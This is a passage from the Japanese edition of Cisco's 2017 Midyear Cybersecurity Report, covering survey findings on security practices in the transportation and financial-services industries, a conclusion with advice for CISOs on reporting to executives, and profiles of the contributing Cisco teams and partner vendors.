セキュリティ人材の欠如がアウトソーシングを促進

経験豊富なセキュリティ担当者であれば、運輸業界がセキュリティの課題を乗り越えていけるよう支援できますが、これらの組織が適切な人材を獲得できるかどうかはわかりません。運輸業界のセキュリティ スタッフの半数以上が、セキュリティ専任の従業員は 30 人未満であると述べています。彼らは、専門知識の不足による影響を認識しています。29 % が、高度なセキュリティ プロセスとテクノロジーを導入するうえで、訓練された人材の欠如が大きな障害であると考えています。


セキュリティ運用機能がさらに高度化および特殊化するにつれ、運輸組織がこうした人材を獲得できる可能性は低くなっていきます。運輸当局は、国と地方の重要なインフラストラクチャを保護するために必要な優れた人材を採用し、十分な給与を支払い、長く従事できるようにする必要があります。

社内に十分な専門知識がない多くの運輸組織は、外部に支援を求めています。半数近くが、一部またはすべてのセキュリティ タスクをアウトソーシングしていると述べています。アウトソーシングしている組織は、コスト効率（52 %）と公平な洞察（44 %）をアウトシーシングの主な理由として挙げています。

ISO 27001 または NIST 800-53 などの標準化された情報セキュリティ プラクティスへの準拠によって、運輸組織はセキュリティの確立されたベンチマークに準ずることができます。運輸業界のセキュリティ プロフェッショナルの 54 % が標準化された情報セキュリティ ポリシーのプラクティスに従っており、3 分の 2 が正式な文書化されたセキュリティ戦略に従っていると述べています（図 73 を参照）。

また、運輸組織が、単にポイント ソリューションを購入するのではなく、組織全体にセキュリティを組み込むことの価値を認識している兆しもあります。運輸組織の 75 % がセキュリティ オペレーション センター（SOC）を設けており、14 % が SOC の設置を計画していると述べています。さらに、セキュリティ プロフェッショナルの約 90 % は、組織が PT-ISAC や ST-ISAC などのセキュリティ標準化団体または業界組織に参加していると述べています。

図 73 標準化プラクティスに準じている運輸業界のセキュリティ プロフェッショナルの割合



出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

攻撃シミュレーションは改善につながる

他の厳しく規制された業界と同様、運輸業界が重要なインフラストラクチャであると見なされているという事実が、セキュリティに関する決定を左右することがあります。たとえば、運輸業界のセキュリティ プロフェッショナルの約 80 % が、少なくとも四半期に 1 回は組織内で攻撃シミュレーションを実施しています。また、ほぼ半数が、攻撃シミュレーションの結果がセキュリティ ポリシー、手順、およびテクノロジーの大幅な改善を促進すると述べています。

パブリックなデータ侵害は、変更も促進することがあります。運輸業界のセキュリティ プロフェッショナルの 48 % が、データ漏洩に伴う世間の厳しい評価に対処したことがあります。侵害が「大部分の」改善を促進したと述べたのは 34 % のみですが、83 % は、侵害による改善は少なくとも「適度な範囲」に及んだと述べています。

侵害は、軽減の取り組みを超えた持続的な影響を業界にもたらすこともあります。セキュリティ プロフェッショナルの 31 % が、ここ 1 年間で攻撃が原因で組織の収益が低下したと述べており、平均の収益低下は 9 % でした。さらに、22 % が顧客を失ったと述べており、27 % が攻撃が原因でビジネス チャンスを失ったと述べています。

金融

業界の主な懸念事項

金融サービス組織はオンライン犯罪者にとって利益の大きい標的です。豊富な顧客財務データに加え、口座のユーザ名とパスワードにアクセスすることで、犯罪者による金融サービス企業への一連の攻撃が促進されます。事実、一部のマルウェア作成者は、明確に金融サービス ネットワークを侵害するための攻撃を設計しています。たとえば、Dridex クレデンシャル窃取マルウェア[53]や Zeus Trojan があります。[54]

このような環境において、金融サービスのセキュリティ プロフェッショナルは、精巧なマルウェアを使用する攻撃者に対して、脅威防御が効果的でなければならないことを認識しています。ただし彼らは、複雑に絡み合った複数のセキュリティ ベンダーと製品によって妨げられていることもわかっています。それは洞察を提供するどころか、脅威をわかりづらくしています。また、セキュリティ チームは、セキュリティ ギャップの発生を防ぎながら、レガシー アプリケーションと最新のテクノロジーを統合するという困難なタスクにも直面しています。


一部の金融サービス組織は Fintech（金融テクノロジー）企業と提携しており、攻撃対象領域が潜在的に拡大し、さらに複雑化していることに気づいています。このようなパートナーシップはどのように顧客データの十分な保護を提供できるのでしょうか? 金融サービス組織は、厳密な規制要件を満たしながら、どのように外部企業と提携するのでしょうか? これらの質問は、業界が今後数年間、セキュリティの課題にどのようにアプローチするか考える際に考慮されるものです。

金融サービス組織は、規制に「準拠」するとともに「安全」であることを保証する必要もあります。厳しく規制されたさまざまな業界では、コンプライアンス要件を満たすことでセキュリティ問題が解決されると信じている傾向があります。ネットワークのセグメント化などのコンプライアンス要件は、確かにデータ保護には役立ちますが、セキュリティ侵害を阻止し、脅威分析を提供するためのソリューションの一部にすぎません。

明瞭さではなく混乱を増やすマルチベンダー環境

金融サービス組織に共通しているのは、マルチベンダー環境を保有していることです。金融サービス組織の 57 % が、6 社以上のベンダーからのソリューションを使用していると述べており、一方、29 % が 10 社以上のベンダーを使用していると述べています（図 74 を参照）。金融サービス組織の 3 分の 2 が、6 種類以上のセキュリティ製品を使用していると述べており、33 % が 10 種類以上の製品を使用していると述べています。

図 74 6 社以上のベンダーからのソリューションを使用する金融サービス組織の割合



出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

シスコのセキュリティ エキスパートによると、この業界において、単一の組織で 30 社ものベンダーからの製品を目にすることは一般的だということです。新たな脅威に迅速かつ効果的に対応するために、これらの組織はセキュリティ アーキテクチャの簡素化、つまり、ツールの数を減らし、より緊密に統合することに重点を置く必要があります。複数の製品は、通常、サイロで運用されています。個別に見ると、それらは効果的かもしれませんが、セキュリティ情報を共有し相関付けするための統合が成されていないため、競合するアラートとレポートの管理はセキュリティ チームに委ねられています。

製品の急増は、セキュリティ プロフェッショナルが脅威を調査する方法の妨げにもなっています。金融サービス組織の 46 % が、毎日数千のアラートが発生し、それらのうち 55 % しか調査されていないと述べています。調査した脅威の 28 % が正当とみなされていますが、それらの真の脅威の 43 % しか修復されていません。

多数のアラートの発生は、複数のベンダーからの統合されていない製品に関連している可能性があります。インシデント対応チームは、どのアラートが重複しており、どのアラートの優先順位が低いかを把握していない場合があります。統合なしでは、セキュリティ チームが脅威を相関付けて分析する能力が限られてしまいます。

53 「Dridex Attacks Target Corporate Accounting（企業会計を標的にした Dridex 攻撃）」、Martin Nystrom 著、シスコ セキュリティ ブログ、2015 年 3 月 4 日：blogs.cisco.com/security/dridex-attacks-target-corporate-accounting [英語]。
54 「Zeus Trojan Analysis（Zeus Trojan の分析）」、Alex Kirk 著、Cisco Talos ブログ：talosintelligence.com/zeus_trojan [英語]。

デジタル ビジネスが改善を促進

金融サービス組織は、Fintech 企業との提携を継続するにつれ、データを保護するための責任の正式化など、セキュリティを改善するための新たな戦略を探求するようになります。金融サービス組織の約半数が、デジタル ビジネスはセキュリティの大部分に影響していると述べています。また、約 40 % が、Fintech、DevOps、およびバイモーダル IT がセキュリティの大部分に影響していると述べています（図 75 を参照）。

たとえば、Fintech パートナーと連携している金融サービス企業は、特にクラウド環境で、顧客データを保護し続ける方法を確立する必要があります。また、パートナーは、セキュリティ インシデントを回避するために共同プロセスを明確化し、セキュリティ インシデントが発生した場合に、両社がどのように対応するかを決定する必要もあります。

図 75 デジタル ビジネスがセキュリティに及ぼす影響

出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

標準の導入の加速化が必要

金融サービス組織が、デジタルの世界で顧客の要求を確実に満たすには、新しいポリシーとプロセスの導入への取り組みを加速化する必要があります。これまでに、金融組織の 63 % が文書化された正式なセキュリティ戦略を策定しています。ISO 27001 や NIST 800-53 などの標準化された情報セキュリティ ポリシーのプラクティスに準拠しているのは、48 % のみです。金融サービスは保守的な業界であり、セキュリティおよび IT のリーダーは新しい標準の検討や、最新のセキュリティ戦略に適応する場合の動きが遅れがちです。

金融サービス組織が改善できるもう 1 つの手法は、確立されたビジネス プラクティスに準拠するようベンダーに求めることです。たとえば、37 % のみが、協働の条件として、ベンダーに ISO 27001 の採用を義務付けていると述べています。

シスコのセキュリティ エキスパートによると、組織のセキュリティの成熟レベルによって、ベンダーに対する要件の厳しさが変わってくるとのことです。大規模で確立された金融サービス組織は、より小規模な企業に比べ、ベンダーを厳しく調査する体勢が整っています。

まとめ

まとめ

シスコは、ほぼ 10 年間、年次サイバーセキュリティ レポートと中期サイバーセキュリティ レポートを発行しています。これらの各レポートの主な目的は、セキュリティ チームとそれらのチームがサポートするビジネスに、既知および新出の脅威と脆弱性について通知し、組織の安全性とサイバー復元力を強化できる手順について情報を提供することです。

シスコの脅威調査担当者とテクノロジー パートナーがこの最新のレポートで提示した多様なコンテンツは、最新の脅威環境の複雑さを反映しています。調査の大半は、防御者が攻撃者に追い迫ってきていることだけでなく、攻撃者がどこでどのように操作しているかについて防御者がさらに理解を深めていることも示しています。

ただし、IoT が拡大するにつれ、防御者は地歩を保つために悪戦苦闘すると予測されます。このレポートの概要で説明したとおり、新しいタイプの攻撃（過去の活動より悪質で破壊的）が開発されている兆しがあります。攻撃者は、大小問わずあらゆる組織の業務遂行を阻むために設計された、影響が大きく巧みに計画された攻撃を考案しつつあります。攻撃者は、すべての IT と OT をゼロから構築し直す方法を概説した危機管理計画を用意している企業などないことを知っています。そして、その弱点を自分達のメリットとして使用すると決めています。

そのため、サイバーセキュリティを最優先にすることが組織にとって今ほど重要となっている時はありません。組織は、セキュリティ チームがアラートを十分に把握し、動的なネットワークへの可視性を得てそれらを管理し、真の脅威に迅速に対応するために役立つ自動化ツールに投資する必要があります。さらに、何が IT 環境内にあるかを常に正確に把握し、その中のすべてが正しく安全に導入され、最新に保たれているように確保するために、時間とリソースを充当する必要があります。

その間、セキュリティ コミュニティは、組織内で最もうまく機能し、既存の投資を最大限活用できるセキュリティ ソリューションを顧客が実装できるようなオープン エコシステムの作成方法について、考えを膨らませ、対話を深める必要があります。このエコシステム内では、すべてのセキュリティ ソリューションは相互に通信し、連携して、ユーザとビジネスを保護します。IoT の世界を中断させるとともに、IoT の世界で事業を行っている組織に壊滅的な影響を及ぼす可能性のある脅威に対抗するためには、防御者一体となった取り組みが必要です。

セキュリティ リーダー：主導権を得る時機

シスコの最新のセキュリティ機能ベンチマーク調査から、多くの組織の経営陣にとってセキュリティが最優先事項となっていることがわかりました。また、セキュリティ プロフェッショナルは、エグゼクティブ チームがセキュリティを組織の主要目標リストの上位に置いていると捉えています。ただし、エグゼクティブ リーダーがセキュリティを最優先事項としていることを明確に肯定するセキュリティ プロフェッショナルの数は、2016 年には 59 パーセントでしたが、2015 年の 61 パーセント、2014 年の 63 パーセントから若干減少しています。

この確信の低下は見当違いの可能性があります。特に、経営陣や取締役がサイバーセキュリティをビジネスの優先課題と見なしているだけでなく、問題についてより多くの情報を得ようとしていることを、最高情報セキュリティ責任者（CISO）が認識していない場合があります。事実、経営陣はより的確かつ多くの情報を求めているようです。

National Association of Corporate Directors（NACD）の 2016 ～ 2017 年の Public Company Governance Survey（公開会社ガバナンス調査）によると、[55] 取締役の約 4 分の 1 がサイバーセキュリティについて管理者が提供する報告に不満を抱いています。その理由は、受け取った情報が効果的なベンチマークを考慮していない、問題が明確に示されていない、理解するのが難しいとのことです。同じレポートで、取締役がサイバー リスクについて十分に理解していると感じていたのは、回答者のうち 14 % のみでした。

セキュリティ ソリューション企業であり、シスコ パートナーでもある SAINT Corporation のセキュリティ エキスパートは、知識のギャップを埋めるための明確な機会を CISO が持てるようにすることを提案しています。ただし、彼らは次を実行する必要があります。

- ビジネスにとって有意義で実用的な方法で情報を提供するように努力すること。組織のサイバー リスクやセキュリティ ニーズに関するレポートは、過度に専門的であってはなりません。これらの問題に関する議論を、会社が直面している従来のリスクと対応付けるように心掛け、それらをビジネスの優先事項と望まれる結果に結び付けます。また、必ず、サイバーセキュリティをどのようにして、ビジネスにとっての成長実現要因および競合他社との差別化要因にできるかについて強調します。

- 経営陣および取締役にサイバー攻撃について警告する場合は、組織にどのような影響があるかをわかりやすい用語で説明する（たとえば、何人の従業員または顧客が影響を受けるか、どのような高価値の情報が侵害されるか）。また、脅威を抑制し調査するためにセキュリティ チームがどのような対策をとっているか、通常業務を再開するまでにどのぐらい時間がかかるかを説明します。

- 技術部門以外のリーダーを含め、組織内の他のリーダーにも参加してもらうようにする。組織内の広範なリーダー（最高情報責任者、最高技術責任者、最高監査エグゼクティブ、最高リスク管理責任者など）と定期的にコラボレーションすることで、CISO は経営陣と取締役との直接のつながりを得ることができます。これは、サイバーセキュリティ戦略について話し合うための主導権を確保し、組織にとって包括的なセキュリティ プログラムの開発を促進するためのより良い機会となります。

CISO は、通常、セキュリティへの取り組みのための資金を確保するために苦労します。しかし、ここでも、今がリーダー達と予算について話し合う好機であることを実感できないかもしれません。Society for Information Management（SIM）の『2017 IT Trends Study（2017年 IT 動向調査）』では、サイバーセキュリティが組織にとって 3 番目に大きい投資領域であると報告されています。[56] 2013 年には、14 番目でした。SIM の調査の回答者（IT リーダー）はサイバーセキュリティを、より多く投資される必要がある IT 領域の中で 2 番目に位置付けており、また、「個人的に最も懸念している」情報テクノロジーの 1 番目に位置付けています。[57]

55 これらのデータ、情報、コンテンツは、許可の下、National Association of Corporate Directors の 2016 ～ 2017 年 Public Company Governance Survey（公開会社ガバナンス調査）から直接引用しました。
調査は NACD からダウンロードして入手できます（nacdonline.org/Resources/publicsurvey.cfm?ItemNumber=36843）。

56 『Society for Information Management IT Trends Study（Society for Information Management IT 動向調査）』、Kappelman, L. A. 他（2017 年）。この調査結果は SIM からダウンロードして入手できます。
simnet.org/members/group_content_view.asp?group=140286&id=442564 [英語]。

57 同上。

シスコについて

シスコについて

シスコが提供する実世界向けのインテリジェントなサイバーセキュリティは、幅広い攻撃ベクトルにわたって、業界最大の包括的な高度な脅威からの保護ソリューションポートフォリオをもたらします。シスコによる脅威中心型の運用化されたセキュリティアプローチを採用すると、複雑さが緩和され、フラグメンテーションが抑えられます。同時に、優れた可視性、一貫した制御、そして攻撃前、攻撃中、攻撃後の高度な脅威保護が提供されます。

シスコの集合型セキュリティ インテリジェンス（CSI）エコシステムの脅威リサーチャーは、業界をリードする脅威インテリジェンスを単独の傘の下に取りまとめます。これには、さまざまなデバイスとセンサー、パブリック フィードとプライベート フィード、およびオープンソース コミュニティのフットプリントから得られるテレメトリを使用します。これにより、何十億の Web リクエストや何百万の電子メール、マルウェアのサンプル、およびネットワーク侵入といった大量のものが毎日取り込まれています。

当社の精巧なインフラストラクチャおよびシステムは、このテレメトリを使用して、ネットワーク全体、データセンター、エンドポイント、モバイル デバイス、仮想システム、Web、電子メール、そしてクラウドからの脅威を機械学習システムやリサーチャーが追跡できるようにし、そして根本原因とスコープのアウトブレイクを特定できるようにします。その結果得られるインテリジェンスが当社の製品およびサービスのリアルタイム保護に変換され、全世界のシスコのお客様に迅速に提供されます。

シスコの、脅威中心型のセキュリティ アプローチの詳細については、www.cisco.com/jp/go/security を参照してください。

シスコ 2017 年中期サイバーセキュリティ レポートの執筆者

Cisco Cloudlock

Cisco Cloudlock は、組織が安全にクラウドを使用できるようにするクラウド アクセス セキュリティ ブローカ（CASB）ソリューションを提供します。ユーザ、データ、アプリケーションにまたがる Software-as-a-Service（SaaS）、Platform-as-a-Service（PaaS）、および Infrastructure-as-a-Service（IaaS）環境の可視性と制御を実現します。また、データ サイエンティスト主導の CyberLab とクラウド ソーシング セキュリティ分析を通じて、実用的なサイバーセキュリティのインテリジェンスを提供します。

Cisco Computer Security Incident Response Team (CSIRT)

Cisco CSIRT は、シスコの Corporate Security Programs Office の調査部門の一部です。シスコをサイバー攻撃や知的資産の損失から保護するためにカスタマイズされたセキュリティ モニタリング サービスをシスコに提供し、シスコの内部サイバー調査およびフォレンジック チームとして活動します。CSIRT の主な使命は、コンピュータ セキュリティ インシデントの総合的な調査を実施して、企業、システム、およびデータを確実に保護すること、そして予防的な脅威評価、軽減計画、インシデントの傾向分析、セキュリティ アーキテクチャのレビューに取り組むことによって、そのようなインシデントの防止に貢献することです。

Cisco Security Incident Response Services（CSIRS）

Cisco Security Incident Response Services（CSIRS）チームは、シスコのお客様に、インシデントの発生前、発生中、発生後を通して支援を提供する世界レベルのインシデント対応者で構成されています。CSIRS はクラス最高の人材、エンタープライズクラスのセキュリティ ソリューション、最先端の対応技術、攻撃者との長年にわたる戦いで得られたベスト プラクティスを活用し、お客様がより積極的に防御できるようにすると共に、攻撃があればすばやく対応して回復できるようにします。

Cognitive Threat Analytics

シスコの Cognitive Threat Analytics は、ネットワーク トラフィック データの統計分析により、保護されたネットワーク内での侵害、マルウェアの活動、およびその他のセキュリティ上の脅威を検出するクラウドベースのサービスです。このソリューションは、動作分析と異常検出を使用してマルウェアへの感染やデータ漏洩の症状を識別することにより、境界ベースの防御におけるギャップを解消します。Cognitive Threat Analytics は、高度な統計モデリングと機械学習を使用して、新しい脅威を独自に特定し、その内容から学習し、経時的に適応します。

コマーシャル ウェスト セールス

コマーシャル ウェスト セールス組織は、シスコのお客様とのセキュリティに関する対話の質を高めることに重点を置いており、お客様向け SAFE ワークショップを開催したり、組織をより的確に保護して総体的なリスクを削減する方法について、お客様のセキュリティ リーダーにアドバイスを提供します。

グローバル ガバメント アフェアズ

シスコは、さまざまなレベルで政府と連携して、テクノロジー分野をサポートし、政府が掲げる目標の達成を支援する公的ポリシーや規制の作成をお手伝いしています。グローバル ガバメント アフェアズ チームは、テクノロジー重視の公的ポリシーや規制を作成し、影響を及ぼします。このチームは、業界のステークホルダーおよび関連パートナーと協力して取り組みながら、シスコのビジネスと全体的な ICT の導入に影響を与えるポリシーに働きかけるように政府のリーダーとの関係性を構築し、国際レベル、国内レベル、地域レベルでポリシーの意思決定を支援します。ガバメント アフェアズ チームは、世界中でテクノロジーの使用を促進および保護するシスコの活動を支援しており、選挙で選ばれた元役員、国会議員、規制当局、米政府高官、公務員で構成されます。

グローバル インダストリアル マーケティング

シスコのグローバル インダストリアル マーケティング チームは、製造業、公共事業、石油ガス業界に重点を置いています。このチームは、業界を差別化する価値提案メッセージ、ソリューション、および市場キャンペーンによって、業界固有のソート リーダーシップを形成することを責務としています。これにより、お客様のデジタル ビジネスの変革を支援します。また、このチームは、お客様、同業者、アカウント チーム、アナリスト、報道機関またはその他の外部および内部の対象者と協力し、リアルタイム分析を利用して、シスコの業界固有の戦略、市場参入戦略、計画、およびターゲットを絞ったメッセージングを先導します。

IPTG コネクテッド カー

IPTG コネクテッド カー チームは、自動車の OEM が、車内ネットワークと IP との接続、統合、保護、およびデジタル化を促進することに重点を置いています。

IoT

セキュリティ テクノロジー グループは、接続された環境で脅威を特定し軽減するためのツール、プロセス、およびコンテンツを開発します。

ポートフォリオ ソリューション マーケティング チーム

ポートフォリオ ソリューション マーケティング チームは、統合されたエンドツーエンドのセキュリティ ソリューションとしてシスコのセキュリティ ポートフォリオを提示および推奨するセキュリティ メッセージングとコンテンツを、作成および配信することに重点を置いています。

U.S. Public Sector Organization

シスコの U.S. Public Sector Organization は、シスコのお客様が米国内の人々を保護し、サービスを提供し、教育する方法を変革します。米国連邦政府、州/地方自治体および教育市場を中心に、人とテクノロジーを接続し、顧客満足度から優れた運用効率、任務の成功まで、作業のあらゆる面を革新します。シスコは、お客様のビジネス上の課題を理解し、固有のニーズに応じたソリューションのカスタマイズ、リレーションシップの構築、テクノロジーの簡素化を行い、さらに、米国および世界中でお客様の任務に絶大な影響をもたらすことで、お客様を成功に導きます。

セキュリティ ビジネス グループ テクニカル マーケティング

セキュリティ ビジネス グループのテクニカル マーケティング チームは、シスコのセキュリティ製品の管理上のすべての意思決定に対して、技術および業界の主題領域に関する深い専門知識を提供します。技術的なエキスパートの非常に経験豊富なチームとして、エンジニアリング、マーケティング、販売およびサービスにおける多数のシスコ チームをサポートし、シスコのお客様を保護するために最も高度で複雑なテクノロジーの課題を解決し、明らかにします。メンバーの知識は高く評価されており、チーム メンバーは多数の出版物および講演の仕事に貢献しています。

Security Research and Operations（SR&O）

Security Research and Operations（SR&O）は、業界トップクラスの Product Security Incident Response Team（PSIRT）を含むすべてのシスコ製品とサービスの脅威と脆弱性の管理を担います。SR&O は、お客様が Cisco Live や Black Hat 会議などのイベントで、また、シスコや業界全体でそのピアとのコラボレーションを通じて、進化し続ける脅威の状況を理解することを支援します。さらに、SR&O は既存のセキュリティ インフラストラクチャで検出または軽減されなかった侵害の指標を特定できる、シスコの Custom Threat Intelligence（CTI）のような新しいサービスを提供します。

Security and Trust Organization

シスコの Security and Trust Organization は、企業の重役と世界的リーダーを等しく悩ませる最も重要な 2 つの問題に対応するためのシスコのコミットメントを示します。この組織の基本的な使命には、シスコの公的機関および民間のお客様を保護し、シスコの製品とサービス ポートフォリオ全体で Cisco Secure Development Lifecycle と Trustworthy System の取り組みを実現して確実なものとし、Cisco Enterprise を進化し続ける脅威から保護することなどがあります。シスコは、人、ポリシー、プロセス、テクノロジーを含む広範囲なセキュリティと信頼性に対して全体的なアプローチを取っています。Security and Trust Organization は、InfoSec、信頼性の高いエンジニアリング、データ保護とプライバシー、クラウド セキュリティ、透明性と検証、および高度なセキュリティ調査と管理を中心に優れた運用効率を促進します。詳細については、trust.cisco.com [英語] を参照してください。

Talos セキュリティ インテリジェンスおよびリサーチ グループ

Talos はシスコの脅威インテリジェンス組織であり、シスコのお客様、製品、サービスに優れた保護を提供することを専門とするセキュリティ エキスパートのエリート グループです。Talos は、トップレベルの脅威リサーチャーで構成されます。そのメンバーは、既知の脅威や新たな脅威の検出、分析、防御を行うシスコ製品向けに脅威インテリジェンスを構築する精巧なシステムによって、サポートされています。Talos は、Snort.org、ClamAV、SpamCop の公式ルール セットを維持しており、Cisco CSI エコシステムに脅威情報を提供するための主要なチームです。

シスコ 2017 年中期サイバーセキュリティ レポートのテクノロジー パートナー

ANOMALI™

脅威インテリジェンス ソリューションの Anomali スイートは、組織がアクティブなサイバーセキュリティ脅威を検出、調査、および対応できるよう支援します。受賞歴のある ThreatStream 脅威インテリジェンス プラットフォームが、数百万の脅威インジケータを集約して最適化し、「サイバー拒否リスト」を作成します。Anomali は、内部インフラストラクチャと統合され、新たな脅威の特定と、ここ 1 年間の既存の侵害を検出するためのフォレンジックな検索を行い、セキュリティ チームが迅速に脅威を理解および抑制できるようにします。また、Anomali は、脅威インテリジェンスを収集して共有するための無料のツールである STAXX を備え、無料の設定済みのインテリジェンス フィード、Anomali Limo も提供しています。詳細については、anomali.com [英語] を参照するか、Twitter で Anomali をフォローしてください：@anomali。

FLASHPOINT

Flashpoint は、ビジネス リスク インテリジェンス（BRI）を提供し、組織内の事業部や部門がより的確な意思決定を下し、リスクを軽減できるよう支援します。同社のディープ ウェブおよびダークウェブ データ、専門知識、およびテクノロジーによって、リスクを通知するとともに業務遂行能力を保護するインテリジェンスを収集できます。詳細については、flashpoint-intel.com [英語] をご覧ください。

LUMETA
DETECT WITH A HIGHER SENSE

Lumeta は、セキュリティおよびネットワーク チームが侵害を防御するために役立つ、重要なサイバー状況認識を提供します。Lumeta は、既知、不明、シャドー、および不正なネットワーク インフラストラクチャを検出する比類ない機能とともに、動的なネットワーク要素、エンドポイント、仮想マシン、クラウドベース インフラストラクチャに関するリアルタイムのネットワークおよびエンドポイント モニタリングを提供します。詳細については、lumeta.com [英語] を参照してください。

QUALYS®
CONTINUOUS SECURITY

Qualys, Inc.（NASDAQ：QLYS）は、Forbes Global 100 と Fortune 100 のそれぞれの大半を含む、100 カ国以上の 9,300 社を超えるお客様を擁する、クラウドベースのセキュリティおよびコンプライアンス ソリューションの先駆者であり、リーディング プロバイダーです。Qualys Cloud Platform とソリューションの統合スイートは、オンデマンドで重要なセキュリティ インテリジェンスを配信し、IT システムと Web アプリケーションの監査、コンプライアンス、および保護の全領域を自動化することで、組織のセキュリティ運用の簡素化とコンプライアンス コストの低減を促進します。1999 年に設立された Qualys は世界中のマネージドサービスのリーディング プロバイダーおよびコンサルティング組織との戦略的パートナーシップを確立しています。詳細については、qualys.com [英語] を参照してください。

radware
Every second counts

Radware（NASDAQ：RDWR）は、仮想、クラウド、ソフトウェア定義型データセンター向けのアプリケーション配信およびサイバーセキュリティ ソリューションのグローバル リーダーです。その受賞歴のあるソリューション ポートフォリオは、世界中で 10,000 社以上の企業やキャリアにサービスレベル保証を提供しています。同社のエキスパート セキュリティ リソースとそれらの詳細については、Radware のオンライン セキュリティ センター（DDoS 攻撃ツール、傾向、および脅威の包括的な分析を提供）をご覧ください：security.radware.com [英語]。

Rapid7（NASDAQ: RPD）は、リスクの管理、最新の IT の複雑さの簡素化、および革新の推進において、世界中の IT およびセキュリティ プロフェッショナルからの信頼を得ています。Rapid7 の分析は、今日の膨大な量のセキュリティおよび IT データを、精巧な IT ネットワークとアプリケーションを安全に開発および運用するために必要な答えに変換します。Rapid7 の調査、テクノロジー、およびサービスは、Fortune 1000 の 39 % を含む、120 カ国以上の 6,300 社以上の組織における、脆弱性管理、侵入テスト、アプリケーション セキュリティ、インシデント検出と対応を促進しています。詳細については、rapid7.com [英語] を参照してください。

RSA のビジネス主導のセキュリティ ソリューションは、セキュリティ インシデントを包括的かつ迅速にビジネス コンテキストに対応付け、効果的な対応と、最重要事項の保護を提供します。迅速な検出と対応、特定とアクセスの保証、消費者の詐欺行為からの保護、ビジネス リスクの管理を実現するための受賞歴のあるソリューションによって、RSA のお客様は、不確かな高リスクの世界で目標に向かって前進できます。詳細については、rsa.com [英語] を参照してください。

次世代の統合型脆弱性管理ソリューションのリーダーである SAINT Corporation は、企業や公的機関が組織のすべてのレベルでリスクを突き止めることができるように支援します。SAINT は、すべてのメリットのために、アクセス、セキュリティ、およびプライバシーをうまく共存させています。さらに、SAINT を採用することで、顧客は InfoSec 防御を強化するとともに、総所有コストを低減できます。詳細については、saintcorporation.com [英語] を参照してください。

ThreatConnect® は、サイバー脅威に対する強力な防御と、戦略的なビジネス上の意思決定を下すための確実性を備えた組織です。業界唯一のインテリジェンス主導で拡張可能なセキュリティ プラットフォーム上に構築された ThreatConnect は、成熟レベルに関係なく、セキュリティ チームの脅威インテリジェンスの集約、分析、自動化のニーズを満たすために設計された製品スイートを提供します。世界中の 1,600 社以上の企業および機関が ThreatConnect プラットフォームを導入し、セキュリティ テクノロジー、チーム、プロセスを実用的な脅威インテリジェンスと完全に統合し、検出から対応までの時間を短縮し、資産保護を強化しています。詳細については、threatconnect.com [英語] を参照してください。

TrapX Security は、リアルタイムに脅威を捕捉するとともに、攻撃をブロックするための実用的なインテリジェンスを提供する、適応型のデセプションと防御のための自動化されたセキュリティ グリッドを提供します。TrapX DeceptionGrid™ によって、世界で最も活動が盛んな Advanced Persistent Threat（APT）組織によって使用されているゼロデイ マルウェアを検出、キャプチャ、および分析できます。各業界は、TrapX を活用することで、IT エコシステムを強化し、コストのかかる破壊的な侵害、データ漏洩、コンプライアンス違反を削減できます。TrapX による防御は、エージェントや設定の必要なく、ネットワークとミッションクリティカルなインフラストラクチャの中核に組み込まれます。単一のプラットフォーム内での最先端のマルウェア検出、脅威インテリジェンス、フォレンジック分析、および修復は、複雑さとコストの削減を支援します。詳細については、trapx.com [英語] を参照してください。

グラフィックをダウンロード

このレポートのグラフィックはすべて次のサイトからダウンロードできます。cisco.com/go/mcr2017graphics

更新と訂正

このレポートに記載されている情報の更新と訂正については、cisco.com/go/errata [英語] をご覧ください。

お問い合せ先

シスコシステムズ合同会社
〒107 - 6227 東京都港区赤坂9-7-1 ミッドタウン・タワー
http://www.cisco.com/jp

17.09